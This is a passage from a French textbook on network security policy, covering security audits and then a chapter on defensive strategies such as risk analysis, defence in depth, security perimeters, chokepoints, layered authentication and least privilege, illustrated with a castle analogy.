Le fait de définir une politique de sécurité ne signifie pas nécessairement qu'elle soit implémentée ni, si elle est implémentée, qu'elle le soit toujours demain.

L'audit externe, par une tierce partie, ou interne, par l'équipe de sécurité de l'entreprise, est primordial pour s'assurer du degré d'application ou de déviation de l'application de la politique de sécurité.

L'audit est un véritable état des lieux, intégrant la sécurité tant physique que logique de l'entreprise. De plus, il dégage les dispositions générales prises concernant la sécurité et identifie les vulnérabilités techniques et organisationnelles afin de proposer des recommandations lucides et réalistes.

Une approche classique consiste à définir un plan d'audit détaillé afin de cerner les éléments critiques de l'entreprise et d'éviter de se perdre dans des détails sans intérêt.

Guides et règles d'audit de la sécurité à considérer

- Des contrôles de sécurité sont effectués régulièrement sur les éléments critiques de l'entreprise. Un plan détaillé d'audit est défini.
- Des audits de sécurité sont effectués annuellement sur les éléments critiques de l'entreprise selon un plan détaillé d'audit.
- Tout audit est coordonné avec l'équipe sécurité de l'entreprise. L'utilisation d'outils ou la sauvegarde de données est approuvée par l'équipe de sécurité.
- Les recommandations découlant des audits et contrôles de sécurité sont présentées au comité de sécurité.

En résumé

La définition d'une politique de sécurité réseau vise tout à la fois à définir les besoins de sécurité de l'entreprise, à élaborer des stratégies de sécurité afin de protéger les biens les plus critiques et à définir le référentiel des contrôles de sécurité.

Après avoir défini les objectifs et le contenu d'une politique de sécurité réseau, nous détaillons au chapitre suivant les stratégies de sécurité à mettre en œuvre autour d'une telle politique de sécurité.

6

Les stratégies de sécurité réseau

Après avoir défini les objectifs et le contenu d'une politique de sécurité réseau, nous détaillons à présent les stratégies de sécurité à adopter pour mettre en œuvre une telle politique.

L'établissement de stratégies de sécurité exige de prendre en compte l'historique de l'entreprise, l'étendue de son réseau, le nombre d'employés, la sous-traitance avec des tierces parties, le nombre de serveurs, l'organisation du réseau, etc.


D'une manière générale, une bonne stratégie de sécurité vise à définir et mettre en œuvre des mécanismes de sécurité, des procédures de surveillance des équipements de sécurité, des procédures de réponse aux incidents de sécurité et des contrôles et audits de sécurité. Elle veille en outre à ce que les dirigeants de l'entreprise approuvent la politique de sécurité de l'entreprise.

Nous montrons dans ce chapitre comment élaborer une stratégie de sécurité et donnons les règles élémentaires à considérer dans son élaboration, ainsi que quelques exemples de stratégies de sécurité.

Méthodologie pour élaborer une stratégie de sécurité réseau

Diverses méthodes permettent d'élaborer des stratégies de sécurité. Nous décrivons dans cette section la méthodologie générique illustrée à la figure 6.1.

Figure 6.1
Méthodologie générique de stratégie de sécurité réseau


Prédiction des agressions potentielles et analyse de risque
Pour chaque type de menace (agresseur intentionnel, erreur, ...)
Pour chaque méthode d'attaque (virus, ...)
Stratégie proactive
Prédiction des dommages possibles
Détermination du degré de vulnérabilité
Minimisation de ce degré de vulnérabilité
Mise en œuvre et développement des stratégies et contrôles de sécurité
Elaboration des plans de contingence
Stratégie réactive
Analyse des dommages
Détermination de leur origine
Réparation des dommages
Mise en œuvre et développement des stratégies et contrôles de sécurité
Mise en œuvre du plan de contingence
Analyse des résutats et exécution des simulations
Analyse de l'efficacité des stratégies
Modification des stratégies pour amélioration

Prédiction des attaques potentielles et analyse de risque

La première étape consiste à déterminer les menaces qui pèsent sur les biens de l'entreprise, ainsi que les impacts de ces menaces sur l'activité de l'entreprise si elles devaient se concrétiser.

Le rapprochement entre les ressources critiques de l'entreprise et les risques de sécurité associés, déterminés par le triptyque menace/vulnérabilité/conséquence, permet de définir la stratégie sécurité de l'entreprise.

Afin de protéger ses biens critiques des menaces identifiées, l'entreprise doit aussi analyser les techniques d'attaque utilisées pour enfreindre les contrôles de sécurité ou tirer parti des vulnérabilités. Ce deuxième niveau d'analyse permet de définir des stratégies de sécurité proactives, visant à diminuer les probabilités d'occurrence des menaces.

Typologie des menaces

Les différentes catégories de menaces qui pèsent sur le système d'information ou sur un réseau peuvent être classées comme illustré à la figure 6.2.

Les menaces non intentionnelles ou imprévisibles, comme les catastrophes naturelles, ne mettent pas en œuvre d'outils ou de techniques particulières et n'ont évidemment pas d'objectif déterminé. À l'inverse, les menaces intentionnelles mettent généralement en œuvre des outils et des techniques d'attaque très variés.

Des études ont montré que, dans les trois quarts des cas, les menaces réelles de sécurité viennent de l'intérieur de l'entreprise. Face aux menaces identifiées lors de la première étape, des stratégies de sécurité proactives ou réactives doivent être définies pour tous les cas.

Comme expliqué à la première partie de cet ouvrage, pour chaque menace identifiée, différents types d'attaques peuvent être lancés. De plus, une même attaque peut recourir




Figure 6.2
Typologie des menaces

à différentes méthodes et techniques. Il est donc nécessaire que la stratégie de défense tienne compte de chacune de ces méthodes ou techniques.

Stratégie proactive (prévenir une attaque)

Une stratégie proactive consiste en un ensemble d'étapes prédéfinies qui doivent être exécutées afin de se prémunir d'attaques identifiées.

Une telle stratégie doit tout d'abord évaluer les dommages causés par une attaque donnée. Ces dommages peuvent aller d'un impact mineur (courte indisponibilité, redémarrage de l'équipement, etc.) jusqu'à la perte totale du bien attaqué (réinstallation complète des configurations des équipements, impacts sur d'autres biens, etc.).

La stratégie proactive évalue ensuite le degré de vulnérabilité et les faiblesses exploitées par chaque attaque identifiée. Cette étape vise à définir de manière précise les éléments de contre-mesure à mettre en place en tenant compte de différents types de contraintes. Les risques associés aux vulnérabilités et faiblesses détectées doivent être réduits par la mise en place de ces éléments de contre-mesure.

La dernière étape de la stratégie proactive consiste à élaborer un plan de contingence, ou Business Continuity Plan, visant à définir les actions à mettre en œuvre en cas d'attaque réussie. Ce plan définit chaque tâche à exécuter, ainsi que le moment de son exécution et la personne qui en a la charge. Il doit résoudre en outre le problème de la restauration des données et peut inclure une contrainte de déplacement du bien vers un autre lieu, en cas d'impact physique sur les locaux, par exemple.

Un tel plan doit faire l'objet d'exercices réguliers afin que le personnel soit parfaitement préparé au moment où le plan devra être réellement mis en œuvre.

Stratégie réactive (minimiser les conséquences)

Une stratégie réactive définit les étapes à mettre en œuvre après ou pendant un incident. Elle suppose que la stratégie proactive a échoué.

Cette stratégie consiste tout d'abord à analyser l'incident de sécurité afin de déterminer les dommages causés, les techniques et outils d'attaque utilisés, etc. Il est primordial de déterminer le plus vite possible l'étendue des dommages afin de décider des actions d'urgence à entreprendre.

Non moins importante est la détermination des causes de l'incident par une analyse des traces système (*logs*) et réseau laissées, par exemple, sur les pare-feu, mais aussi par la détection de signatures de programmes, de chevaux de Troie ou de « rootkit », de zones utilisées comme nids par l'intrus, de virus ou de vers, etc., sur les systèmes attaqués.

En cas d'intrusion, un test de pénétration peut être réalisé afin de confirmer la faiblesse de sécurité exploitée par l'intrus.

L'étape suivante commence dés la fin de l'analyse *post-mortem.* Elle consiste à réparer les dommages causés. Elle vient nécessairement à la fin de l'analyse de façon que la restauration des données affectées n'écrase pas les traces de l'incident de sécurité. Cette logique est à rapprocher de celle à l'œuvre dans les autopsies consécutives à des affaires criminelles, lors desquelles les services de médecine médico-légale ne sont pas autorisés à toucher au cadavre avant que les enquêteurs aient fini l'investigation du lieu du crime.

Les leçons apprises de l'incident de sécurité font l'objet d'un rapport détaillé d'incident. Ce document détaille les aspects techniques (dommages causés, moyens mis en œuvre, etc.) et analyse l'impact de l'incident sur l'entreprise (baisse de productivité, fuite d'information, données perdues, etc.). Ce rapport permet d'évaluer le coût financier de l'incident de sécurité et d'améliorer les stratégies de réduction des risques.

La mise en œuvre d'un plan de contingence, s'il existe, peut être envisagée selon la criticité du bien impacté. Si l'analyse *post-mortem* prend trop de temps, il peut être nécessaire de démarrer un plan de contingence afin de résoudre la crise le plus rapidement, même en mode dégradé.

Analyse des résultats et amélioration des stratégies de sécurité

Les différentes simulations sont l'occasion d'améliorer les contre-mesures de sécurité, voire de les remettre en question. Par exemple, si l'on constate que certains types d'attaques ne sont pas détectés par un pare-feu, les règles de filtrage définies ou le pare-feu lui-même doivent être remis en cause.

Il faut aussi valider l'efficacité des stratégies de sécurité mises en place face aux simulations exécutées. Enfin, dans la mesure où la stratégie existante n'a pas apporté de résolution satisfaisante, il est nécessaire de la modifier ou d'en créer une nouvelle.

Règles élémentaires d'une stratégie de sécurité réseau

Lors de l'établissement d'une stratégie de sécurité, il faut toujours garder à l'esprit quelques règles ou principes élémentaires afin de se prémunir des erreurs possibles dans le choix de contre-mesures.

Les sections qui suivent recensent les plus importantes de ces règles.

Simplicité

Plus une stratégie est complexe, plus il est difficile de l'appliquer, de la maintenir dans le temps ou de la faire évoluer.

La simplicité et le pragmatisme sont des critères de réussite d'une stratégie de sécurité.

Le maillon le plus faible

Un réseau est composé d'un ensemble d'équipements, ayant ou non une fonction de sécurité implémentée. Un routeur a pour rôle d'acheminer du trafic de données tandis qu'un pare-feu filtre les flux réseau. Pour qu'une stratégie de sécurité recouvre le périmètre de l'entreprise, il faut s'assurer que toutes les méthodes d'accès fournissent un même niveau de sécurité, faute de quoi le maillon le plus faible sera privilégié pour attaquer le réseau d'entreprise.

À quoi peut servir un pare-feu s'il existe un système au-delà de ce pare-feu dans le réseau interne qui autorise l'accès, ou si le pare-feu protège un réseau qui héberge un système que l'on peut pirater par les flux réseau qui sont ouverts au public ?

Variété des protections

La variété des solutions mises en place pour assurer la sécurité ne doit pas se fonder sur un seul type de logiciel de pare-feu ou de détection d'intrusion.

À titre d'exemple, une architecture visant à protéger l'entreprise des accès réseau Internet pourrait reposer sur deux types de pare-feu différents, un pour protéger un sous-réseau DMZ d'Internet et un autre pour protéger l'entreprise de cette DMZ. C'est ce qu'illustre la figure 6.3.




Figure 6.3
Variété des protections

Pour réussir une attaque, l'intrus devrait être capable de passer les deux types de produits pour atteindre le réseau de l'entreprise. Les deux pare-feu peuvent être de marque et de modèle différents, voire implémenter des technologies différentes (filtrage de paquet, relais applicatif), complexifiant d'autant les techniques de pénétration du réseau de l'entreprise.

Implémentation en profondeur des mécanismes de sécurité

La sécurité ne doit jamais reposer sur un seul mécanisme de sécurité. Une imbrication de mécanismes offre une garantie de sécurité bien supérieure, pour peu que le premier élément de sécurité vienne à faillir.

Un schéma d'implémentation en profondeur des mécanismes de sécurité peut être le suivant :

- Un premier élément de sécurité filtre l'accès aux adresses IP des équipements réseau par des ACL (Access Control List).
- Un deuxième élément de sécurité authentifie les accès à l'équipement à l'aide d'algorithmes de chiffrement et de protocoles d'accès offrant de telles options, tels IPsec ou SSH (Secure Shell).
- Un troisième élément de sécurité chiffre les accès à l'équipement à l'aide d'algorithmes de chiffrement et de protocoles d'accès offrant de telles options, tels IPsec ou SSH.

L'implémentation de mécanismes de sécurité en profondeur doit être comprise et perçue comme une assurance de sécurité à plusieurs niveaux. Plus le système à protéger est critique, plus le nombre de mécanismes de sécurité doit être important.

Séparation logique et physique des protections de sécurité


Tout comme la définition des domaines de sécurité, le principe de séparation logique et physique des protections de sécurité est primordial pour ne pas concentrer la sécurité en un seul point, devenant *de facto* un point de faiblesse.

La figure 6.4 illustre la comparaison entre un même équipement réseau implémentant les fonctions de routage réseau, de chiffrement par tunnel IPsec et de pare-feu et trois équipements, chacun dédiés à l'une de ces fonctions (routage, chiffrement, pare-feu).

La séparation des équipements et fonctions de sécurité engendre des compartiments étanches de sécurité, ainsi qu'une meilleure implémentation des fonctions de sécurité sur des matériels dédiés. La configuration d'équipements séparés est par ailleurs plus simple que celle d'une plate-forme unique.

Un autre problème des équipements uniques concerne l'ordre d'application des fonction de sécurité (NAT, chiffrement IPsec, filtrage de protocoles, etc.). L'expérience montre que le coût financier de tels systèmes est souvent prohibitif, alors même que leur exploitation est plus délicate et que la résolution des problèmes tourne rapidement au cauchemar.

Figure 6.4
Séparation des mécanismes de sécurité



Prise en compte de la sécurité dans la conception des projets

Les contraintes de sécurité doivent être prises en compte dès la phase de conception des projets, car il est extrêmement difficile de revenir sur un projet une fois qu'il est mis en place. La sécurité est à considérer non comme une contrainte supplémentaire mais comme une garantie de qualité du projet.

Chaque projet inclut donc un volet sécurité validé par l'équipe sécurité. De plus, et dans l'idéal, tout projet subit un ensemble de tests de sécurité destinés à vérifier que la sécurité définie est bien implémentée et que le projet ne comporte pas de faille de sécurité potentielle pour les systèmes informatiques concernés. Enfin, le projet tient compte de la nécessité de maintenir cette sécurité pendant sa phase opérationnelle. Cela concerne dans la plupart des cas l'application de correctifs, ou patch de sécurité, mais cela peut aller jusqu'à la nécessité de repenser l'application pour compenser des failles découvertes ultérieurement.

Les vérifications suivantes sont impératives :

- Conformité des fonctionnalités implémentées avec les RFC de l'IETF. Le suivi des normes des protocoles ou services réseau dépend très fortement de chaque implémentation (on vise ici le code source) réalisé sur un équipement donné. Par exemple, deux piles IP/TCP de deux systèmes d'exploitation différents n'ont généralement pas le même comportement bien que leurs implémentations doivent suivre les mêmes RFC.
- Bon fonctionnement des mécanismes de sécurité (filtrage de protocoles, translation d'adresse, etc.) et des paramètres offerts. Il peut arriver que le cumul de fonctions de sécurité affecte un mécanisme de sécurité ou que des paramètres de sécurité ne répondent pas aux besoins attendus.
- Tests de charge pour mesurer les impacts potentiels de l'implémentation d'un mécanisme de sécurité sur le système global. Il ne faut pas qu'un mécanisme de sécurité devienne par lui-même un élément de faiblesse du système. L'expérience montre qu'une faiblesse d'un mécanisme de sécurité permet, par exemple, de lancer des attaques par déni de service.

- Tests d'attaque, incluant les attaques par déni de service, afin de s'assurer que l'implémentation du système n'est pas vulnérable (débordement de zone mémoire, explosion de la pile d'exécution, etc.). C'est une étape indispensable avant la mise en exploitation d'un équipement ou service.

Tous ces tests et vérifications doivent être réalisés dans un environnement dédié et non d'exploitation.

Propositions de stratégies de sécurité réseau

Les sections qui suivent détaillent un ensemble de stratégies de sécurité focalisées sur des domaines spécifiques. Ces stratégies de sécurité doivent être considérées comme des briques à adapter afin de construire des stratégies personnalisées.

Nous prenons comme exemple une entreprise dont le réseau interne, ou intranet, comporte un sous-réseau dédié à la production, un sous-réseau dédié à la recherche-développement et un sous-réseau dédié à la bureautique. Ce réseau intranet est connecté à Internet.

Pour mieux faire comprendre ces propositions de stratégies, nous nous appuyons sur l'analogie du château fort, dont le modèle de sécurité est assez proche de celui d'un réseau.

Stratégie des périmètres de sécurité

Au commencement, nous avons simplement une zone à protéger : il s'agit de l'emplacement où sera érigé le château, qui n'est qu'un simple champ. La première étape dans la construction du château fort consiste à définir le périmètre à protéger et à construire des remparts tout autour. Ces remparts ont pour fonction de protéger le périmètre d'un environnement extérieur considéré comme inconnu et donc *a priori* à risque.

Au sein des remparts seront créés dans un second temps des points de communication entre le périmètre à protéger et l'extérieur.

Principe


« Le réseau d'entreprise est découpé en périmètres de sécurité logiques regroupant des entités ou fonctions afin de mettre en place des niveaux de sécurité à la fois imbriqués et séparés. »

Description

Nous commençons par définir un périmètre autour du réseau d'entreprise (intranet) face au réseau Internet. Nous définissons également des périmètres de sécurité pour chacun des sous-réseaux inclus dans le réseau intranet, comme illustré à la figure 6.5.

Notre objectif est de compartimenter le réseau et de créer une imbrication des périmètres de sécurité afin de rendre plus difficile une pénétration éventuelle.

Figure 6.5
Périmètres de sécurité



Cette stratégie des périmètres de sécurité doit être couplée avec celle des goulets d'étranglement, qui vise à mettre en place un nombre limité de points de contrôle d'accès de ces périmètres.

Stratégie des goulets d'étranglement

Maintenant que nous avons érigé des remparts plus ou moins solides et efficaces afin de définir nos périmètres de sécurité, nous avons la possibilité de mettre en place des contrôles d'accès. Nous allons donc placer des goulets d'étranglement et installer des contrôles d'accès sur ces goulets.

Dès lors, il ne sera possible d'entrer dans le château que par un nombre défini d'entrées-sorties. De plus, ces entrées-sorties sont gardées, et les personnes qui entrent ou sortent font l'objet d'un contrôle.

En gardant à l'esprit la règle stratégique de variété des protections, ces points d'entrées-sorties sont de nature différente. En reprenant l'analogie du château fort, on aura des douves, un pont-levis, une herse à l'entrée et une porte complétant la herse. Notre stratégie implique évidemment que le maître du château interdise aux occupants de créer des portes dérobées, quelle qu'en soit la raison.

Principe


« Des contrôles d'accès différenciés et en nombre limité sont implémentés pour permettre l'accès à chaque périmètre de sécurité du réseau de l'entreprise. »

Description

Les contrôles d'accès définissent ce qu'il est autorisé de faire pour entrer dans un périmètre de sécurité du réseau. Nous partons du postulat que « tout ce qui n'est pas autorisé est interdit ». Les contrôles d'accès définissent par ailleurs les conditions à respecter pour avoir le droit d'entrer dans le périmètre de sécurité.

La figure 6.6 illustre les contrôles d'accès représentés par des pare-feu sur chacun des périmètres de sécurité.

Figure 6.6
Contrôles d'accès sur les goulets d'étranglement



Techniquement, les contrôles d'accès sont constitués de filtrages de paquets (pare-feu) et de relais applicatifs (proxy). Ces solutions permettent d'autoriser un certain nombre de flux réseau sortants (HTTP, FTP, SMTP, etc.) appliqués à l'ensemble du réseau interne ou à certaines adresses. Elles interdisent tout trafic non autorisé vers le réseau interne.

Les contrôles d'accès s'accompagnent d'une politique définissant les règles suivantes à respecter :

- Chaque système ne dispose que d'une seule connexion active au réseau d'entreprise. Cela permet de se prémunir de l'utilisation de modems ou de périphériques sans fil dans le réseau interne. Si l'on permettait à un utilisateur de configurer sa station de travail afin d'être accessible depuis l'extérieur par modem, cela représenterait un risque d'intrusion non contrôlé dans le réseau interne.

- Internet est un outil de travail, et son utilisation est limitée au strict cadre professionnel.
- Des contraintes de sécurité sont appliquées sur les stations de travail (système d'exploitation, outils bureautique, navigateur Internet, quels outils peuvent être installées et par qui, etc.).
- Obligation est faite d'installer et de mettre à jour le logiciel antivirus choisi par l'entreprise.
- Interdiction d'utiliser tout outil permettant d'obtenir des informations sur un autre système de l'entreprise.

Concernant les communications entre le réseau de l'entreprise et un autre réseau, une politique spécifique de contrôle d'accès précise les points suivants :

- Définition des services réseau accessibles sur Internet.
- Définition des contrôles associés aux flux autorisés à transiter par le périmètre de sécurité pour vérifier, par exemple, que les flux SMTP, HTTP et FTP ne véhiculent pas de virus. Ces contrôles peuvent aussi concerner des solutions de filtrage d'URL pour empêcher les employés de visiter des sites non autorisés par l'entreprise, réprimés par la loi, ou simplement choquants (pédophiles, pornographiques, de distribution de logiciels ou de morceaux de musique piratés, etc.).
- Définition des mécanismes de surveillance qui doivent être appliqués au périmètre de sécurité. Ces mécanismes concernent la collecte et le stockage des traces (logs), les solutions d'analyse d'attaque, comme les sondes d'intrusion, ou IDS (Intrusion Detection System), et les solutions d'analyse de trafic ou de prévention d'intrusion IPS (Intrusion Preventing System).

Stratégie d'authentification en profondeur

Maintenant que nous avons défini des périmètres de sécurité et des goulets d'étranglement, nous allons authentifier les passants qui traversent chaque porte, voire chaque chemin au sein du château fort afin de prouver son identité sous peine d'être arrêté.

Principe


« Des contrôles d'authentification sont mis en place afin d'authentifier les accès aux périmètres de sécurité. »

Description

Dans cette stratégie, des systèmes de contrôle d'authentification sont insérés au sein d'un périmètre de sécurité, comme illustré à la figure 6.7.

Les contrôles d'authentification des utilisateurs s'effectuent à plusieurs passages, au niveau de la sortie Internet, où chaque utilisateur doit s'authentifier pour avoir accès à

Figure 6.7
Authentification en profondeur



Internet, mais aussi au niveau de chaque serveur pour accéder au réseau interne (serveurs de fichiers, serveurs d'impression, etc.).

Chaque fois qu'un utilisateur s'authentifie, un ticket est créé sur un système chargé de stocker les traces (*logs*) afin que le parcours de l'utilisateur soit connu à tout moment de manière précise.

Cette logique peut être généralisée et entraîner la création d'une trace pour chaque action de l'utilisateur sur chaque serveur (création, consultation, modification, destruction de fichier, impression de document, URL visitée par l'utilisateur, etc.). On parle en ce cas de modèle AAA (Authentication, Authorization, Accounting), autrement dit authentification, autorisation et comptabilité des événements. La mise en place d'une telle infrastructure est toutefois lourde et coûteuse.

Stratégie du moindre privilège

La stratégie du moindre privilège consiste à s'assurer que chacun dispose de tous les privilèges et seulement des privilèges dont il a besoin. Pour reprendre notre analogie, le

manant n'a pas le droit d'accéder au château fort du seigneur ni aux mécanismes de protection du château. L'artisan n'a pas le droit d'accéder au dépôt d'armes ni l'armurier aux réserves de nourriture.

Par cette stratégie du moindre privilège, la portée de tout acte de malveillance se trouve réduite par défaut aux privilèges dont dispose la personne qui le commet. Il faut donc une complicité de plusieurs personnes pour atteindre un privilège susceptible de mettre en péril les défenses du château fort.

Un moyen de renforcer à l'infini cette technique consiste à augmenter le nombre d'autorisations nécessaires afin qu'une opération soit possible. Ainsi, une clé de l'armurerie serait possédée par l'armurier, et une autre par une seconde personne telle que le maître d'arme. Être l'armurier ne suffit donc plus à avoir le droit d'accès à l'armurerie, ou alors partiellement (pour déposer de nouvelles armes, par exemple).

Bien sûr, de telles améliorations impliquent des contraintes supplémentaires, qu'il faut gérer (en cas de guerre, il faut pouvoir accéder rapidement à l'armurerie, sans attendre les deux possesseurs des clés).

Tout mécanisme de sécurité doit être assorti d'un moyen de le désactiver en cas de procédure d'urgence.

Principe

« Un utilisateur ne dispose que des privilèges dont il a besoin. »

La mise en œuvre de ce principe simple à énoncer est assez lourde pour l'entreprise en terme de ressources et de coûts.

Description

De nos jours, un utilisateur au sein de l'entreprise est toujours relié au réseau interne, lequel héberge les stations de travail des utilisateurs, mais également les serveurs locaux, de fichiers et d'impression, par exemple, ou globaux, associés à l'activité de l'entreprise, offrant également un accès à Internet.

L'application stricte de cette stratégie, dans laquelle un utilisateur dispose du droit d'accès à un système spécifique et à aucun autre, est généralement difficile à réaliser de manière globale.

Seule une solution technique de type SSO (Single Sign On) permet d'identifier et d'authentifier de manière précise un utilisateur, quelle que soit son adresse réseau, et de lui appliquer un profil, avec des droits d'accès spécifiques.

Stratégie de confidentialité des flux réseau

Tout message qui doit être émis à l'extérieur ou vers d'autres réseaux doit être protégé. Pour y parvenir, le message doit être chiffré au moyen d'une table alphabétique de substitution uniquement connue de l'émetteur et du récepteur.

Principe

